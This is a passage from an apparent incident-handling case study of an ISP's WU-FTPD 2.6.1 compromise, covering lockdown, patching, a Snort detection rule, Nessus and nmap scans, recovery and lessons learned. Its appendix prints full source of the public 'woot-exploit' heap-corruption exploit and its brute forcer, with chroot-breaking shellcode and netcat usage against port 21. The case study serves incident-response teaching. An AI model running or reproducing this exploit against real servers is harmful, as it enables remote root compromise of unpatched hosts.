While he waits for find to complete, he checks in with Katherine. She has a copy of the accounts 'john' was able to crack, and is preparing to lockdown these accounts. John agrees with this, and mentions checking for new accounts using the last known safe backup of the account files. She passes the cracked account information on to John. This provides useful, as some accounts coincide with those on maize.

Returning to find, John receives this

```
/usr/www/lakereg/cgi-bin/linsniffer
```

In user lakereg's cgi-bin directory, John discovers the output file, which has another large collection of usernames and passwords, including the root password for maroon. This tells John that someone forgot his policy against logging in as root.

John takes a moment to grimace. After a brief analysis of system traffic using tcpdump,

```
# tcpdump ip host 10.0.0.6 > dat
User level filter, protocol ALL, datagram packet socket
tcpdump: listening on all devices
21:48:30.492409 eth0 < somebody.com.12752 > maize.smallnet.isp.www: S 106165229:106165229(0) win 8192 <mss 1380> (DF)
21:48:30.492600 eth0 > maize.smallnet.isp.www > somebody.com.12752: S 3810781507:3810781507(0) ack 106165230 win 31740 <mss 1380> (DF)
21:48:30.508914 eth0 < somebody.com.12752 > maize.smallnet.isp.www: . 1:1(0) ack 1 win 8280 (DF)
21:48:30.512051 eth0 < somebody.com.12752 > maize.smallnet.isp.www: P 1:328(327) ack 1 win 8280 (DF)
21:48:30.512116 eth0 > maize.smallnet.isp.www > somebody.com.12752: . 1:1(0)ack 328 win 31740 (DF)
21:48:30.520265 eth0 > maize.smallnet.isp.www > somebody.com.12752: P 1:651(650) ack 328 win 31740 (DF)
[…]
```

and a scan for open tcp ports using nmap,

```
# nmap -sT -p1-65535 127.0.0.1

Starting nmap V. 2.12 by Fyodor (fyodor@dhp.com, www.insecure.org/nmap/)
[…]
Interesting ports on localhost (127.0.0.1)
Port  State Protocol    Service
21    open  tcp         ftp
22    open  tcp         ssh
80    open  tcp         http
Nmap run completed -- 1 IP address (1 host up) scanned in 6 seconds.
```

John decides he will stop the sniffer. There seems to be no suspicious system traffic, or unidentifiable connections.

An examination of recent log files shows some interesting activity revolving the FTP server running on maize. John sees a large amount of FTP failure messages to the effect of

```
Nov   27 01:23:43 maize ftpd[1872]: exiting on signal 11: Segmentation fault
```

However, he does not see the normal connection entries that should accompany these. He assumes they have been removed by the attacker.

He discovers, to his dismay, that the FTP server running on maize is WU-FTPD 2.6.1, and that the patch for a recent vulnerability was not applied.

Researching and documenting results

Now, John moves quickly to research the information he has gathered about the attacker's method of gaining access, as well as the tools they have established on the compromised system. All of this is carefully kept within his documentation. He reports his findings to the VP of Operations, and again receives instructions to cleanup the affected systems, as well as a chain of notification to follow. Unfortunately, John finds that the last know clean backup was performed a full week earlier, and

only encompassed the customer data, not the entire system. This will prevent John from restoring the system directly from backup. The management has not yet decided what their disclosure to clientele will be, and so John will be warning anyone he speaks to of confidentiality.

Containment

Lockdown

Saturday, 10:49PM - John has now verified that the attackers method of entrance was an exploitation of their vulnerable FTP daemon on maize. He knows that the attacker has the root password to maroon, and possibly maize, (the attacker has not changed the root passwords on either systems). He also knows that the attacker may have any account information discovered not only in the linsniffer and john output files, but perhaps all accounts on both servers. To prevent further access through these avenues would be to alert the attacker that they have been discovered, but the risk of allowing further access and possible damage to customer data is greater in the eyes of the executive team. Therefore, at this point, he begins to lockdown these particularly vulnerable areas. He already has an image of each compromised server, which he has had locked securely away as evidence, that he hopes will uncover some clue to the attacker's identity at a later date. Immediately, he and Katherine change the root passwords on both servers. Next, they lock all user accounts, as well. This action has significant ramifications regarding email users, but is deemed a necessary safeguard against intrusion of customers accounts. The technical support staff, available 24/7, has been advised to read a provided script to each customer calling in concerns to a locked account. The script reads

Sir/Mam, SmallNet has recently received an attack from an outside source that may have compromised the privacy of some account logins. To prevent any access from those other than the account bearer, we have locked access to your account. At this time, we would like to reset your password, and verify that none of your [content/email] was affected. If you wish to discuss this further, we will have a representative available Monday morning who will call you at your leisure.

The technician would then confirm the customer's identity, and reset their password.

John has also located the patch for WU-FTPD 2.6.1 running on RedHat 7.2. It is listed in the advisory sent by RedHat as ftp://updates.redhat.com/7.2/en/os/i386/wu-ftpd-2.6.1-20.i386.rpm. John downloads the RPM, and installs the patch. A quick test verifies that the

machine is no longer vulnerable, and simply replies as it would any other unsuccessful request.

Initial traffic analysis

John is now prepared to start looking for other traffic. He first consults the IDS. The IDS John's company chose was a light weight and open source program called 'Snort'. Snort provides detection for wide range of attacks, and the maintainers at www.snort.org report 'It can perform protocol analysis, content searching/matching and can be used to detect a variety of attacks and probes, such as buffer overflows, stealth port scans, CGI attacks, SMB probes, OS fingerprinting attempts, and much more.' Snort is easily managed by adding simple rules to filter incoming and outgoing traffic. These rules can be crafted by the administrator, or often obtained from snort.org, and along with advisories on the corresponding vulnerability or exploit. John scans through the logs, typically seeing entries such as

```
20:17:05.653247 < blahblah.blah.netbios-ns > maroon.smallnet.isp.netbios-ns:NBT UDP
PACKET(137): QUERY; REQUEST; BROADCAST
20:17:07.153770 < blahblah.blah.netbios-ns > maroon.smallnet.isp.netbios-ns:NBT UDP
PACKET(137): QUERY; REQUEST; BROADCAST
20:17:08.655910 < blahblah.blah.netbios-ns > maroon.smallnet.isp.netbios-ns:NBT UDP
PACKET(137): QUERY; REQUEST; BROADCAST
20:21:07.985522 < someone.blah > maroon.smallnet.isp: icmp: echo request
20:21:08.985411 < someone.blah > maroon.smallnet.isp: icmp: echo request
20:21:09.985333 < someone.blah > maroon.smallnet.isp: icmp: echo request
20:21:10.985234 < someone.blah > maroon.smallnet.isp: icmp: echo request
20:21:11.985124 < someone.blah > maroon.smallnet.isp: icmp: echo request
20:23:10.104728 < somebody.blah.54028 > maize.smallnet.isp.www: .
2581603315:2581603315(0) ack 0 win 1024
```

When John feels he has satisfactorily scanned the relevant logs for extraneous activity, and is ready to begin examining the systems themselves for signs of additional problems.

Removal of extraneous accounts, software, etc.

With the data Katherine has accrued from the partial backups, John is able to compile a list of suspicious accounts, and recruits the service of some of the technical support staff to investigate the accounts using the billing database. He is also able to compare the changes in each account, within a week. This information also goes to technical support, (they're glad to help with the small stuff), where it can be scrutinized for legitimate and less than likely changes. This proves a worthwhile effort, as they discover a defaced website on maize. This may have been the attackers initial motive.

John also removes the software that has already been uncovered, namely the password cracker John the Ripper, and the sniffer linsniffer. He reverifies all production software,

including the distributions of Apache, WU-FTPD, and OpenSSH.

Calculated restoration of services

At this point, with pressure to declare restored services, John decides to continue traffic to the web and mail servers, and to allow connections to and from both machines. At 12:30AM, he issues a report to management that 'services are restored, and user accounts will be restored as the holder calls in. The administrative team will continue the process of evaluating the server, and if necessary, will again restrict access to any affected servers. Otherwise, an expected verified clean deadline of Sunday morning has been set.' Management accepts this, and John is left with the task of, well, eradication.

Eradication

Extensive testing

To minimize search time for other vulnerabilities, trojans, etc., John uses a vulnerability scanner named Nessus. Nessus incorporates a server and client with a GUI to provide easily read and well documented results. The server, nessusd, runs on a Unix platform, and the client will run on Windows platforms, as well. When Nessus was run against maize, examples of messages of particular interest were

[from the raw log file]
maize.smallnet.isp|ftp (21/tcp)|10079|INFO|The FTP service allows anonymous logins. If you do not; want to share data with anyone you do not know, then you should deactivate; the anonymous account, since it can only cause troubles.; Under most Unix system, doing : ; echo ftp >> /etc/ftpusers; will correct this.; ; Risk factor : Low;CVE : CAN-1999-0497;

maize.smallnet.isp|ftp (21/tcp)|10082|INFO|;It is possible to determine the existence of a ;user on the remote system by issuing the command ;CWD ~<username>, like :;; CWD ~root; ;A cracker may use this to determine the existence of;known to be vulnerable accounts (like guest) or to;determine which system you are running.;;Solution : inform your vendor, and ask for a patch, or; change your FTP server; ;Risk factor : Low

Anonymous FTP access has been used with some legacy accounts, but was in the process of being phased out. This incident is one more reason to get rid of it fast. John also notes that he somehow missed the CWD method when he initially scanned maize for vulnerabilities. This is an example of single-point failure in the guise of human oversight.

Next, John compares some of the most commonly used system tools with the checksums he has available. He verifies these with the 'md5sum' command, which returns a 128 bit 'fingerprint' or message-digest that identifies a file uniquely. He tests his previously made sums against the ones from the existing binaries.

Next, John begins a full network scan for open ports. Again, he uses nmap. The output he receives seems concurrent with his expectations:

```
Starting nmap V. 2.12 by Fyodor (fyodor@dhp.com, www.insecure.org/nmap/)
[…]
Interesting ports on maize.smallnet.isp (10.0.0.6)
Port  State Protocol    Service
21    open  tcp         ftp
22    open  tcp         ssh
80    open  tcp         http

Interesting ports on aqua.smallnet.isp (10.0.0.5)
Port  State Protocol    Service
21    open  tcp         ftp
22    open  tcp         ssh
80    open  tcp         http
443   open  tcp         https

Interesting ports on maroon.smallnet.isp (10.0.0.4)
Port  State Protocol    Service
25    open  tcp         smtp
22    open  tcp         ssh
110   open  tcp         pop3
```

At this point, it should be mentioned that a suggestion arose regarding the use of programs like StackGuard and StackShield. While these popular programs are helpful in preventing some stack-based buffer overflows, they will not prevent the heap corruption attack that was used to gain access to maize.

IDS rules

John has located a few suggestions from Incidents.org for instituting a new Snort rule that will catch most attempts to exploit the WU-FTPD vulnerability, and adds this one

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 21
(msg:"FTP wu-ftp globbing heap corruption";
flags:A+; content:"~"; content:"{"; content:!"}";
reference:url,archives.neohapsis.com/archives/vulnwatch/2001-q4/0063.html;)
```

This will catch any request with a tilde and a {, but not a }. This will allow most legitimate requests, and will stop almost all malformed ones. Of course, a request such as 'ls ~}{' will elude the rule, but in this situation, something is better than nothing.

Recovery

Backups and restoration

John is allocated funds to immediately establish a better, more complete backup system. Now, full backups of each system will be

created nightly, and stored for two weeks, (still not as long as John would like, however), on tape. John is considering random weekly backups that would be archived yearly.

Beyond the extensive testing John performed, he will be building a new system to replace maize within the next three days, (mon. – wed.). The operating system and essential system components will be the same, but will go through a testing period, and any software will be weighed against the frequency of required maintenance and updates. John prefers open source software, but is considering some business class, proprietary servers. The websites will be migrated individually over to the new server when it is confirmed secure, and compatible. This large responsibility will be evenly distributed amongst the 3 senior administrators, and will be reviewed by management, Wednesday.

Customer concerns

Customer data has yet to be found damaged or missing, with the exception of a website on maize. This does not mean that sensitive customer data was not retrieved from the servers, though. SmallNet has very carefully relayed to it's clients that this is a possibility, and suggested that they take this into consideration. They have provided a date of compromise, and have already received some requests for reimbursement of services. Luckily, they have not yet received any threats of legal action. If this level of compromise occurs again, however, they may not be so fortunate. This is a very grave reminder for SmallNet that the scope of loss revolving a compromise can be much greater than simply service outages, and hours or days of restoration work.

Monitoring

The administrative team and the technical support team are fully aware of the compromise details, and each team has a level of monitoring they are willing to commit to, to insure that the systems are truly clear of the attacker's effects. Unusual activity will be immediately brought to John's attention, and the administrative team will continue to test the systems for any leftover software. The IDS logs will be reviewed daily, by one of the administrators. Because of this incident, management is considering commercial monitoring and logging software, as well as another IDS outside the firewall. John is developing kernel level monitoring to quickly identify and intercept certain root activities that would be deemed an attack, as well as detect any kernel root kits. Technical support will be assisting in watching customer websites and accounts. New accounts will not only be entered into the billing

database, but will be entered into a verified client database which will be used to scan the password files once a day.

Lessons Learned

Resources

An important lesson has been learned regarding resources. When you try to save money by cutting corners, like the partial backups, you may be asking for problems.

On the other hand, there where things that John noticed missing while he was containing the incident. Needed tools, and other resources that John may not have encountered this time should become plain with a little practice. Of course, practice is not always easy to arrange. John has decided he will try to setup incidents on test servers, and walkthrough the handling process. He feels this will, if nothing else, narrow down a few of those small things that make a big difference when you aren't running a drill.

Documentation

John has extensive documentation from the incident, which will help him when diagramming the incident in an executive report, as well as when disseminating information from the backup tapes of the compromised systems. However, he noticed that the documentation process was somewhat more tedious than it should have been. He will work with the administrative team to produce standard templates, from the notes he has, so that the documentation process does not interrupt the handling process.

Scheduled and distributed research

This incident was caused by a server that did not have a needed software patch. The patch should have been installed the day it was released, but somehow the advisory slipped notice by any of the administrative team – most prominently, John did not catch this. To prevent this in the future, the administrative team will be arranging a schedule of research and testing that will incorporate each member into the process. John will continue as he has, but will now have secondary input, and another person keeping an eye out for trouble.

The team also plans to continue their education by reconstructing the events, and pointing out differences that might have saved time, and money. The more they work to refine the process, the more familiar they will become with it, and the more they can participate.

Considering a new network structure

Management has been working with the administrative team in designing a new, more secure layout with John. They have already agreed upon an additional IDS outside the firewall, and are considering implementing a switched network. They have agreed to allow John time to test a stable environment, and will allocate funds to purchase additional equipment for the testing phase. This change comes conveniently before the implementation of new services, and the addition of two new systems.

Source code

Note – additional files are included with the complete exploit.

----------woot-explot.c----------

```
// zen-parse presents 'wuted!'
//
//   woot-exploit.c  +   forcer.c
//
//
// wu-ftp 2.6.1 and lower(?)
// private educational use only.
// not to be used on any system without permission.
// not to be distributed except by zen-parse.
// not to be sold or traded.
// the latest version should be at
//
// http://crash.ihug.co.nz/~Sneuro/woot-exploit.tar.gz
//
// (c) zen-parse 2001
// Dec 3 - 1st hardcoded limited release


// this is the address the brute forcer will find.
int bufaddr2= 0x08097668;
// replace this line with the one it returns to hardcode the offset.
// then start with (./woot-exploit;cat)|nc localhost 21



char sc[]= //chroot breaking shellcode
"\x55\x89\xe5\x31\xc0\x31\xdb\x31\xc9\xb0\x17\xcd\x80\xb0\x2e\xcd\x80"
"\xeb\x43"            // jump end:
//start:
"\x5e\xb0\x27\x8d\x5e\x09\xb1\xed\xcd\x80" // mkdir
"\x31\xc9\x31\xc0\xb0\x3d\xcd\x80"          // chroot
"\xba\x2e\x2e\x2f\xff\x8d\x5d\x04\xb1\x10\x89\x55\x04\x83\xc5\x03\xe0\xf8"
"\x89\x4d\x04"              // constructing ../../../../../../../../../../
"\xb0\x3d\xcd\x80"          // chroot "../../../../../../../../../.."
"\x89\xf3\x89\x75\x08\x89\x4d\x0c\xb0\x0b"
"\x8d\x4d\x08\x8d\x55\x0c\xcd\x80" // execve
"\x31\xc0\xb0\x01\xcd\x80" // die nicely?
//end:
"\xe8\xb8\xff\xff\xff"; // call start.

int bufaddr;  // sbrk_base

dosend(unsigned char *p)
{
 while(*p)
 {
  if(*p==0xff) putchar(*p);
  putchar(*p);
  p++;
 }
}
```

```
usage()
{
 printf("./woot-exploit gotaddr inpbuf heapaddr {real | scan | slow}\n");
 exit(1);
}


main(int argc,char *argv[])
{
 char buf[1024];  // password
 char buf2[4096]; // everything else
 char snd[8192];
 int l,r;
 int z5=0,v5;     // address of chunk
 int z2=0,v2;     // address of shellcode
 int z3=0,v3;     // address to overwrite bit
 char *t;

 if(argc<5)usage();
 v2=strtoul(argv[2],0,0)+20;
 v3=strtoul(argv[1],0,0)-12;
 v5=strtoul(argv[3],0,0);

 memset(buf,0,1024);
 memset(buf2,0,4096);

 if(!strcmp(argv[4],"slow"))
 {
  sleep(1);
  system("ps -aux|grep ftpd >&2");
  sleep(5);
 }

 // setup the password string
 strcpy(buf,"http://mp3.com/cosv     ");
 strcat(buf,&v5);

 // initialize the message buffer with nops.
 memset(buf2,0x90,480);
 // this hass worked before. *shrug* prolly useless though.
 // *(long*)&buf2[24]=v5;

 // fill the buffer with chunks. overwrites the syslog call pointer with
 // address of our shellcode.
 for(l=0;l<460;l+=16)
 {
  *(long*)&buf2[l+ 0]=0xfffffff0;
  *(long*)&buf2[l+ 4]=0xfffffff0;
   *(long*)&buf2[l+ 8]=v3;
  *(long*)&buf2[l+12]=v2;
 }

 // log in. an extremely essential part of the exploit.
 sprintf(snd,"user ftp\npass %s\n",buf);
 dosend(snd);

 // expand the heap a little, and put our special chunks on it
 // the expansion allows passing a check in malloc.c which otherwise
 // seg faults it. multiple chunks allow for bruteforcing approach.
 // did have shellcode here, but this allows more use of the buffer
 // for control chunks.
 sprintf(snd,"site exec %s AAAA\n",buf2);
 dosend(snd);

 // put shellcode into buffer.
 // need jmp at landing place because of unlink() garbaging of shellcode...
 // don't need so many jumps, but it makes a pretty pattern... ;]
 memset(buf2,0x90,480);
 for(l=2;l<(440-strlen(sc));l+=6){buf2[l]=0xeb;buf2[l+1]=0x18;}
 buf2[479-strlen(sc)]=0;
 strcat(buf2,sc);
 if(strcmp(argv[4],"real"))strcat(buf2,"/sbin/route"); // if not "real"
 else                      strcat(buf2,"/bin/////sh"); // if     "real"

 // put the shellcode in the input buffer.
```

```
 sprintf(snd,"         %s",buf2);
 dosend(snd);
 // and null terminate it.
 putchar(0);
 putchar('\n');

 // fire magic command to server to make it bow to our will.
 sprintf(snd,"stat ~{\n");
 dosend(snd);
 // leave, shamefully in failure if it doesn't work.
 sprintf(snd,"quit\n");
 dosend(snd);
 fflush(0);
}
```

----------forcer.c----------

```
#define MAXTARGETS 10000
char *targets[4*MAXTARGETS]={
#include "distro.h"
0,0,0,0,
};
char ok;

// thanks to lockdown for heping test this brute forcer


#define WOT "exploit-details"
#define ADDR argv[2]
#ifndef PORT
#define PORT "21"
#endif
#define NCPATH "/usr/bin"
#define STARTOFF 2048

char buf[10000];

works(int n)
{
 int z0=0,v0;
 v0=n;
 if(strlen(&v0)!=4)return 0;
 if(strchr(&v0,'\n'))return 0;
 if(strchr(&v0,'@'))return 0;
 return 1;
}

int st=STARTOFF;
int en=0 + (256 * 1024); // shouldn't need to look this far...

main(int argc,char *argv[])
{
 int l,m,n=0,o;
 int got,inp;
 if(access(NCPATH"/nc",1))
 {
  printf("!! Can't find netcat.\n");
  printf("!! ("NCPATH"/nc can't be executed. If it is somewhere else change\n");
  printf("!! the #define NCPATH "NCPATH" to the actual path to it.\n");
  exit(1);
 }

 if(argc==2)
 {
  if(!strcmp(argv[1],"magic"))
  if(!access(WOT,0))
  {
   printf("\n");
   system("grep woot-exploit "WOT" && sh -c \"`grep woot-exploit "WOT"`\"");
   exit(0);
  }
  else
  {
   printf("There is no magic file. Need to run without magic option 1st.\n");
   exit(1);
```

```
 }
}

if(argc<3)
{
 printf("./forcer magic\n");
 printf("./forcer <type> <addr>\n");
 l=0;m=1;
 while(targets[l])
 {
  printf("%d) %s\n",m,targets[l]);
  m++;
  l+=4;
 }
 exit(1);
}

if(m=strtol(argv[1],0,0))
{
 if((m<0)||(m>MAXTARGETS)||(!targets[m]))
 {
  printf("Bad boy. Stupid too.\n");
  exit(1);
 }
 printf("++ Option #%d chosen.\n",m);
}
else
{
 printf("Bad number.\n");
 exit(1);
}
m=(m-1)*4;

printf("++ Exploiting %s\n",targets[m]);
st+=(int)targets[m+2]+0x6400; // diff between inp and sbreak (roughly)
en+=(int)targets[m+2]+0x6400; //

got=(int)targets[m+1];
inp=(int)targets[m+2];
ok=!(int)targets[m+3];
printf("## Blasting over the range %p to %p for the chunk.\n",st,en);


unlink(WOT);
if(sscanf(ADDR,"%u.%u.%u.%u",&o,&o,&o,&o)==4)n=1;

for(l=st;l<en;l+=360)
{
 for(m=0;(m!=16)&&(m<32);m+=4)
 {
  if(works(m+l+st))
  {
   if(argc==4) printf("%p (%05d) ",(l+m),(l+m)-st);
   fflush(0);
   sprintf(buf,
   "((./woot-exploit %p %p %p scan)|nc %s %s "PORT")"
   "|grep '^Destination' && (echo '"
   "++ Command line magic will use:\n"
   "(./woot-exploit %p %p %p real;cat)|nc %s %s "PORT"'\n"
   ") > "WOT""
   ,got,inp,(l+m),n?"-n":"" ,ADDR
   ,got,inp,(l+m),n?"-n":"" ,ADDR
   );
   system(buf);
  }
  if(!access(WOT,0))
  {
   printf("\n");
   system("cat "WOT);
   printf("++ or\n%s magic\n++ Before you find another one.\n",argv[0]);
   exit(0);
  }
  if(!ok)usleep(1500000);
  else usleep(15000); // needed so u can actually stop it.. hold down ^C
 }
```

```
 if(argc==4)printf("\n");else printf("... ");
 }
 printf("Some value somewhere is bad. Could be in a skipped range.\n");
}
```

References

Core Security Technologies. "Vulnerability report for WU-FTPD servers". Advisory ID: CORE-20011001 Date: 28 Nov 2001 URL: http://www.corest.com/pressroom/advisories_desplegado.php?idxsection=10&idx=172 (9 Jan 2002)

'anonymous', Phrack Inc. "Once upon a free()". Issue 57, article 9 Date: 8 Nov 2001 URL: http://phrack.com/show.php?p=57&a=5 (9 Jan 2002)

Power, Matt, Neophasis. "some FTP implementations mishandle CWD ~{". Archive Date: 30 Apr 2001 URL: http://archives.neohapsis.com/archives/vuln-dev/2001-q2/0311.html (9 Jan 2002)

'Rain Forest Puppy', Neophasis. "[VulnWatch] COREST-20011001: Wu-FTP glob heap corruption vulnerability". Archive Date: 28 Nov 2001 URL: http://archives.neohapsis.com/archives/vulnwatch/2001-q4/0063.html (9 Jan 2002)

Red Hat Inc., "Red Hat Linux Errata Advisory". Advisory ID: RHSA-2001:157-06 Date: 26 Nov 2001 URL: http://www.redhat.com/support/errata/RHSA-2001-157.html (9 Jan 2002)

Incidents.org. "Handler's Diary – WU-FTPD Vulnerability: further details". Diary id 95. Date: 29 Nov 2001 URL: http://incidents.org/diary/diary.php?id=95 (9 Jan 2002)

Braden, R. IETF. "Requirements for Internet Hosts -- Application and Support". RFC 1123. Date: Oct 1989 URL: http://www.ietf.org/rfc/rfc1123.txt (9 Jan 2002)

CIAC. "M-023: Multiple Vendor wu-ftpd File Globbing Heap Corruption Vulnerability" Bulletin M-023. Date: 30 Nov 2001 URL: http://www.ciac.org/ciac/bulletins/m-023.shtml (9 Jan 2002)

Security.NNOV. "wu-ftpd 2.6.1 ~{ exploit". URL: http://www.security.nnov.ru/files/woot-exploit.tar.gz (9 Jan 2002)

Lea, Doug. "A Memory Allocator". Date: 4 Apr 2000 URL: http://g.oswego.edu/dl/html/malloc.html (9 Jan 2002)

Duffy, John J. "Backing up using Symantec Ghost". Date: 28 Aug 2001 URL: http://linux.nf/ghost.html (9 Jan 2002)

Tools

Ghost – http://enterprisesecurity.symantec.com/products/products.cfm?productID=3
GNU Debugger – http://www.gnu.org/software/gdb/gdb.html
Nessus – http://www.nessus.org
Nmap – http://www.insecure.org
Sendmail – http://www.sendmail.org
Snort – http://www.snort.org